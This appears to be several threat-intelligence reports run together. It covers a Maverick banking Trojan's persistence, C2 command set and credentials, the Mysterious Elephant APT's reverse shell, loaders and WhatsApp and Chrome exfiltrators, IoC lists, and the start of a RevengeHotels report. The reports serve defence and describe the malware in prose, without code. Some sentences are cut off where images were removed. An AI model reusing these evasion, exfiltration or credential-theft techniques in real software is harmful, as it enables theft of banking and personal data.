
Upon the initial loading of Maverick Banker, it will attempt to register persistence using the startup folder. At this point, if persistence does not exist, by checking for the existence of a .bat file in the “Startup” directory, it will not only check for the file’s existence but also perform a pattern match to see if the string “for %%” is present, which is part of the initial loading process. If such a file does not exist, it will generate a new “GUID” and remove the first 6 characters. The persistence batch script will then be stored as:
Next, it will generate the bat command using the hardcoded URL, which in this case is:
In the command generation function, it is possible to see the creation of an entirely new obfuscated PowerShell script.

First, it will create a variable named “$URL” and assign it the content passed as a parameter, create a “Net.WebClient” object, and call the “DownloadString.Invoke($URL)” function. Immediately after creating these small commands, it will encode them in base64. In general, the script will create a full obfuscation using functions to automatically and randomly generate blocks in PowerShell. The persistence script reassembles the initial LNK file used to start the infection.
This persistence mechanism seems a bit strange at first glance, as it always depends on the C2 being online. However, it is in fact clever, since the malware would not work without the C2. Thus, saving only the bootstrap .bat file ensures that the entire infection remains in memory. If persistence is achieved, it will start its true function, which is mainly to monitor browsers to check if they open banking pages.
The browsers running on the machine are checked for possible domains accessed on the victim’s machine to verify the web page visited by the victim. The program will use the current foreground window (window in focus) and its PID; with the PID, it will extract the process name. Monitoring will only continue if the victim is using one of the following browsers:
* Chrome
* Firefox
* MS Edge
* Brave
* Internet Explorer
* Specific bank web browser

If any browser from the list above is running, the malware will use UI Automation to extract the title of the currently open tab and use this information with a predefined list of target online banking sites to determine whether to perform any action on them. The list of target banks is compressed with gzip, encrypted using AES-256, and stored as a base64 string. The AES initialization vector (IV) is stored in the first 16 bytes of the decoded base64 data, and the key is stored in the next 32 bytes. The actual encrypted data begins at offset 48.

This encryption mechanism is the same one used by Coyote, a banking Trojan also written in .NET and documented by us in early 2024.
If any of these banks are found, the program will decrypt another PE file using the same algorithm described in the .NET Loader section of this report and will load it as an assembly, calling its entry point with the name of the open bank as an argument. This new PE is called “Maverick.Agent” and contains most of the banking logic for contacting the C2 and extracting data with it.
The agent is the binary that will do most of the banker’s work; it will first check if it is running on a machine located in Brazil. To do this, it will check the following constraints:

What each of them does is:
Right after the check, it will enable appropriate DPI support for the operating system and monitor type, ensuring that images are sharp, fit the correct scale (screen zoom), and work well on multiple monitors with different resolutions. Then, it will check for any running persistence, previously created in “C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\”. If more than one file is found, it will delete the others based on “GetCreationTime” and keep only the most recently created one.
Communication uses the WatsonTCP library with SSL tunnels. It utilizes a local encrypted X509 certificate to protect the communication, which is another similarity to the Coyote malware. The connection is made to the host “casadecampoamazonas.com” on port 443. The certificate is exported as encrypted, and the password used to decrypt it is Maverick2025!. After the certificate is decrypted, the client will connect to the server.

For the C2 to work, a specific password must be sent during the first contact. The password used by the agent is “101593a51d9c40fc8ec162d67504e221”. Using this password during the first connection will successfully authenticate the agent with the C2, and it will be ready to receive commands from the operator. The important commands are:
| Command | Description |
| INFOCLIENT | Returns the information of the agent, which is used to identify it on the C2. The information used is described in the next section. |
| RECONNECT | Disconnect, sleep for a few seconds, and reconnect again to the C2. |
| REBOOT | Reboot the machine |
| KILLAPPLICATION | Exit the malware process |
| SCREENSHOT | Take a screenshot and send it to C2, compressed with gzip |
| KEYLOGGER | Enable the keylogger, capture all locally, and send only when the server specifically requests the logs |
| MOUSECLICK | Do a mouse click, used for the remote connection |
| KEYBOARDONECHAR | Press one char, used for the remote connection |
| KEYBOARDMULTIPLESCHARS | Send multiple characters used for the remote connection |
| TOOGLEDESKTOP | Enable remote connection and send multiple screenshots to the machine when they change (it computes a hash of each screenshot to ensure it is not the same image) |
| TOOGLEINTERN | Get a screenshot of a specific window |
| GENERATEWINDOWLOCKED | Lock the screen using one of the banks’ home pages. |
| LISTALLHANDLESOPENEDS | Send all open handles to the server |
| KILLPROCESS | Kill some process by using its handle |
| CLOSEHANDLE | Close a handle |
| MINIMIZEHANDLE | Minimize a window using its handle |
| MAXIMIZEHANDLE | Maximize a window using its handle |
| GENERATEWINDOWREQUEST | Generate a phishing window asking for the victim’s credentials used by banks |
| CANCELSCREENREQUEST | Disable the phishing window |
Agent profile info
In the “INFOCLIENT” command, the information sent to the C2 is as follows:
According to our telemetry, all victims were in Brazil, but the Trojan has the potential to spread to other countries, as an infected victim can send it to another location. Even so, the malware is designed to target only Brazilians at the moment.
It is evident that this threat is very sophisticated and complex; the entire execution chain is relatively new, but the final payload has many code overlaps and similarities with the Coyote banking Trojan, which we documented in 2024. However, some of the techniques are not exclusive to Coyote and have been observed in other low-profile banking Trojans written in .NET. The agent’s structure is also different from how Coyote operated; it did not use this architecture before.
It is very likely that Maverick is a new banking Trojan using shared code from Coyote, which may indicate that the developers of Coyote have completely refactored and rewritten a large part of their components.
This is one of the most complex infection chains we have ever detected, designed to load a banking Trojan. It has infected many people in Brazil, and its worm-like nature allows it to spread exponentially by exploiting a very popular instant messenger. The impact is enormous. Furthermore, it demonstrates the use of AI in the code-writing process, specifically in certificate decryption, which may also indicate the involvement of AI in the overall code development. Maverick works like any other banking Trojan, but the worrying aspects are its delivery method and its significant impact.
We have detected the entire infection chain since day one, preventing victim infection from the initial LNK file. Kaspersky products detect this threat with the verdict HEUR:Trojan.Multi.Powenot.a and HEUR:Trojan-Banker.MSIL.Maverick.gen.
| Dominio | IP | ASN |
| casadecampoamazonas[.]com | 181.41.201.184 | 212238 |
| sorvetenopote[.]com | 77.111.101.169 | 396356 |
Mysterious Elephant is a highly active advanced persistent threat (APT) group that we at Kaspersky GReAT discovered in 2023. It has been consistently evolving and adapting its tactics, techniques, and procedures (TTPs) to stay under the radar. With a primary focus on targeting government entities and foreign affairs sectors in the Asia-Pacific region, the group has been using a range of sophisticated tools and techniques to infiltrate and exfiltrate sensitive information. Notably, Mysterious Elephant has been exploiting WhatsApp communications to steal sensitive data, including documents, pictures, and archive files.
The group’s latest campaign, which began in early 2025, reveals a significant shift in their TTPs, with an increased emphasis on using new custom-made tools as well as customized open-source tools, such as BabShell and MemLoader modules, to achieve their objectives. In this report, we will delve into the history of Mysterious Elephant’s attacks, their latest tactics and techniques, and provide a comprehensive understanding of this threat.
Additional information about this threat is available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.
Mysterious Elephant is a threat actor we’ve been tracking since 2023. Initially, its intrusions resembled those of the Confucius threat actor. However, further analysis revealed a more complex picture. We found that Mysterious Elephant’s malware contained code from multiple APT groups, including Origami Elephant, Confucius, and SideWinder, which suggested deep collaboration and resource sharing between teams. Notably, our research indicates that the tools and code borrowed from the aforementioned APT groups were previously used by their original developers, but have since been abandoned or replaced by newer versions. However, Mysterious Elephant has not only adopted these tools, but also continued to maintain, develop, and improve them, incorporating the code into their own operations and creating new, advanced versions. The actor’s early attack chains featured distinctive elements, such as remote template injections and exploitation of CVE-2017-11882, followed by the use of a downloader called “Vtyrei”, which was previously connected to Origami Elephant and later abandoned by this group. Over time, Mysterious Elephant has continued to upgrade its tools and expanded its operations, eventually earning its designation as a previously unidentified threat actor.
The group’s latest campaign, which was discovered in early 2025, reveals a significant shift in their TTPs. They are now using a combination of exploit kits, phishing emails, and malicious documents to gain initial access to their targets. Once inside, they deploy a range of custom-made and open-source tools to achieve their objectives. In the following sections, we’ll delve into the latest tactics and techniques used by Mysterious Elephant, including their new tools, infrastructure, and victimology.
Mysterious Elephant has started using spear phishing techniques to gain initial access. Phishing emails are tailored to each victim and are convincingly designed to mimic legitimate correspondence. The primary targets of this APT group are countries in the South Asia (SA) region, particularly Pakistan. Notably, this APT organization shows a strong interest and inclination towards diplomatic institutions, which is reflected in the themes covered by the threat actor’s spear phishing emails, as seen in bait attachments.

Spear phishing email used by Mysterious Elephant
For example, the decoy document above concerns Pakistan’s application for a non-permanent seat on the United Nations Security Council for the 2025–2026 term.
Mysterious Elephant’s toolkit is a noteworthy aspect of their operations. The group has switched to using a variety of custom-made and open-source tools instead of employing known malware to achieve their objectives.
The threat actor uses PowerShell scripts to execute commands, deploy additional payloads, and establish persistence. These scripts are loaded from C2 servers and often use legitimate system administration tools, such as curl and certutil, to download and execute malicious files.

Malicious PowerShell script seen in Mysterious Elephant’s 2025 attacks
For example, the script above is used to download the next-stage payload and save it as ping.exe. It then schedules a task to execute the payload and send the results back to the C2 server. The task is set to run automatically in response to changes in the network profile, ensuring persistence on the compromised system. Specifically, it is triggered by network profile-related events (Microsoft-Windows-NetworkProfile/Operational), which can indicate a new network connection. A four-hour delay is configured after the event, likely to help evade detection.
One of the most recent tools used by Mysterious Elephant is BabShell. This is a reverse shell tool written in C++ that enables attackers to connect to a compromised system. Upon execution, it gathers system information, including username, computer name, and MAC address, to identify the machine. The malware then enters an infinite loop of performing the following steps:
output_[timestamp].txt, where [timestamp] is the current time. This allows the attacker to review the results of the commands.output_[timestamp].txt file are then transmitted back to the C2 server, providing the attacker with the outcome of the executed commands and enabling them to take further actions, for instance, deploy a next-stage payload or execute additional malicious instructions.BabShell uses the following commands to execute command-line instructions and additional payloads it receives from the server:

One of the latest modules used by Mysterious Elephant and loaded by BabShell is MemLoader HidenDesk.
MemLoader HidenDesk is a reflective PE loader that loads and executes malicious payloads in memory. It uses encryption and compression to evade detection.
MemLoader HidenDesk operates in the following manner:
D12Q4GXl1SmaZv3hKEzdAhvdBkpWpwcmSpcD, the malware decrypts a block of data from its own binary and executes it in memory as a shellcode. The shellcode’s sole purpose is to load and execute a PE file, specifically a sample of the commercial RAT called “Remcos” (MD5: 037b2f6233ccc82f0c75bf56c47742bb).Another recent loader malware used in the latest campaign is MemLoader Edge.
MemLoader Edge is a malicious loader that embeds a sample of the VRat backdoor, utilizing encryption and evasion techniques.
It operates in the following manner:
bing.com:445, which is likely to fail since the 445 port is not open on the server side. If the test were to succeed, suggesting that the loader is possibly in an emulation or sandbox environment, the malware would drop an embedded picture on the machine and display a popup window with three unresponsive mocked-up buttons, then enter an infinite loop. This is done to complicate detection and analysis.MZ\x90, indicating that the real XOR keys are found within the array.C:\Users\admin\source\repos\vRat_Client\Release\vRat_Client.pdb
Spying on WhatsApp communications is a key aspect of the exfiltration modules employed by Mysterious Elephant. They are designed to steal sensitive data from compromised systems. The attackers have implemented WhatsApp-specific features into their exfiltration tools, allowing them to target files shared through the WhatsApp application and exfiltrate valuable information, including documents, pictures, archive files, and more. These modules employ various techniques, such as recursive directory traversal, XOR decryption, and Base64 encoding, to evade detection and upload the stolen data to the attackers’ C2 servers.
The Uplo Exfiltrator is a data exfiltration tool that targets specific file types and uploads them to the attackers’ C2 servers. It uses a simple XOR decryption to deobfuscate C2 domain paths and employs a recursive depth-first directory traversal algorithm to identify valuable files. The malware specifically targets file types that are likely to contain potentially sensitive data, including documents, spreadsheets, presentations, archives, certificates, contacts, and images. The targeted file extensions include .TXT, .DOC, .DOCX, .PDF, .XLS, .XLSX, .CSV, .PPT, .PPTX, .ZIP, .RAR, .7Z, .PFX, .VCF, .JPG, .JPEG, and .AXX.
The Stom Exfiltrator is a commonly used exfiltration tool that recursively searches specific directories, including the “Desktop” and “Downloads” folders, as well as all drives except the C drive, to collect files with predefined extensions. Its latest variant is specifically designed to target files shared through the WhatsApp application. This version uses a hardcoded folder path to locate and exfiltrate such files:
%AppData%\\Packages\\xxxxx.WhatsAppDesktop_[WhatsApp ID]\\LocalState\\Shared\\transfers\\
The targeted file extensions include .PDF, .DOCX, .TXT, .JPG, .PNG, .ZIP, .RAR, .PPTX, .DOC, .XLS, .XLSX, .PST, and .OST.
The ChromeStealer Exfiltrator is another exfiltration tool used by Mysterious Elephant that targets Google Chrome browser data, including cookies, tokens, and other sensitive information. It searches specific directories within the Chrome user data of the most recently used Google Chrome profile, including the IndexedDB directory and the “Local Storage” directory. The malware uploads all files found in these directories to the attacker-controlled C2 server, potentially exposing sensitive data like chat logs, contacts, and authentication tokens. The response from the C2 server suggests that this tool was also after stealing files related to WhatsApp. The ChromeStealer Exfiltrator employs string obfuscation to evade detection.
Mysterious Elephant’s infrastructure is a network of domains and IP addresses. The group has been using a range of techniques, including wildcard DNS records, to generate unique domain names for each request. This makes it challenging for security researchers to track and monitor their activities. The attackers have also been using virtual private servers (VPS) and cloud services to host their infrastructure. This allows them to easily scale and adapt their operations to evade detection. According to our data, this APT group has utilized the services of numerous VPS providers in their operations. Nevertheless, our analysis of the statistics has revealed that Mysterious Elephant appears to have a preference for certain VPS providers.
VPS providers most commonly used by Mysterious Elephant (download)
Mysterious Elephant’s primary targets are government entities and foreign affairs sectors in the Asia-Pacific region. The group has been focusing on Pakistan, Bangladesh, and Sri Lanka, with a lower number of victims in other countries. The attackers have been using highly customized payloads tailored to specific individuals, highlighting their sophistication and focus on targeted attacks.
The group’s victimology is characterized by a high degree of specificity. Attackers often use personalized phishing emails and malicious documents to gain initial access. Once inside, they employ a range of tools and techniques to escalate privileges, move laterally, and exfiltrate sensitive information.
Countries targeted most often by Mysterious Elephant (download)
Industries most targeted by Mysterious Elephant (download)
In conclusion, Mysterious Elephant is a highly sophisticated and active Advanced Persistent Threat group that poses a significant threat to government entities and foreign affairs sectors in the Asia-Pacific region. Through their continuous evolution and adaptation of tactics, techniques, and procedures, the group has demonstrated the ability to evade detection and infiltrate sensitive systems. The use of custom-made and open-source tools, such as BabShell and MemLoader, highlights their technical expertise and willingness to invest in developing advanced malware.
The group’s focus on targeting specific organizations, combined with their ability to tailor their attacks to specific victims, underscores the severity of the threat they pose. The exfiltration of sensitive information, including documents, pictures, and archive files, can have significant consequences for national security and global stability.
To counter the Mysterious Elephant threat, it is essential for organizations to implement robust security measures, including regular software updates, network monitoring, and employee training. Additionally, international cooperation and information sharing among cybersecurity professionals, governments, and industries are crucial in tracking and disrupting the group’s activities.
Ultimately, staying ahead of Mysterious Elephant and other APT groups requires a proactive and collaborative approach to cybersecurity. By understanding their TTPs, sharing threat intelligence, and implementing effective countermeasures, we can reduce the risk of successful attacks and protect sensitive information from falling into the wrong hands.
More IoCs are available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.
Malicious documents
c12ea05baf94ef6f0ea73470d70db3b2 M6XA.rar
8650fff81d597e1a3406baf3bb87297f 2025-013-PAK-MoD-Invitation_the_UN_Peacekeeping.rar
MemLoader HidenDesk
658eed7fcb6794634bbdd7f272fcf9c6 STI.dll
4c32e12e73be9979ede3f8fce4f41a3a STI.dll
MemLoader Edge
3caaf05b2e173663f359f27802f10139 Edge.exe, debugger.exe, runtime.exe
bc0fc851268afdf0f63c97473825ff75
BabShell
85c7f209a8fa47285f08b09b3868c2a1
f947ff7fb94fa35a532f8a7d99181cf1
Uplo Exfiltrator
cf1d14e59c38695d87d85af76db9a861 SXSHARED.dll
Stom Exfiltrator
ff1417e8e208cadd55bf066f28821d94
7ee45b465dcc1ac281378c973ae4c6a0 ping.exe
b63316223e952a3a51389a623eb283b6 ping.exe
e525da087466ef77385a06d969f06c81
78b59ea529a7bddb3d63fcbe0fe7af94
ChromeStealer Exfiltrator
9e50adb6107067ff0bab73307f5499b6 WhatsAppOB.exe
hxxps://storycentral[.]net
hxxp://listofexoticplaces[.]com
hxxps://monsoonconference[.]com
hxxp://mediumblog[.]online:4443
hxxp://cloud.givensolutions[.]online:4443
hxxp://cloud.qunetcentre[.]org:443
solutions.fuzzy-network[.]tech
pdfplugins[.]com
file-share.officeweb[.]live
fileshare-avp.ddns[.]net
91.132.95[.]148
62.106.66[.]80
158.255.215[.]45
RevengeHotels, also known as TA558, is a threat group that has been active since 2015, stealing credit card data from hotel guests and travelers. RevengeHotels’ modus operandi involves sending emails with phishing links which redirect victims to websites mimicking document storage. These sites, in turn, download script files to ultimately infect the targeted machines. The final payloads consist of various remote access Trojan (RAT) implants, which enable the threat actor to issue commands for controlling compromised systems, stealing sensitive data, and maintaining persistence, among other malicious activities.
In previous campaigns, the group was observed using malicious emails with Word, Excel, or PDF documents attached. Some of them exploited the CVE-2017-0199 vulnerability, loading Visual Basic Scripting (VBS), or PowerShell scripts to install customized versions of different RAT families, such as RevengeRAT, NanoCoreRAT, NjRAT, 888 RAT, and custom malware named ProCC. These campaigns affected hotels in multiple countries across Latin America, including Brazil, Argentina, Chile, and Mexico, but also hotel front-desks globally, particularly in Russia, Belarus, Turkey, and so on.
Later, this threat group expanded its arsenal by adding XWorm, a RAT with commands for control, data theft, and persistence, amongst other things. While investigating the campaign that distributed XWorm, we identified high-confidence indicators that RevengeHotels also used the RAT tool named DesckVBRAT in their operations.
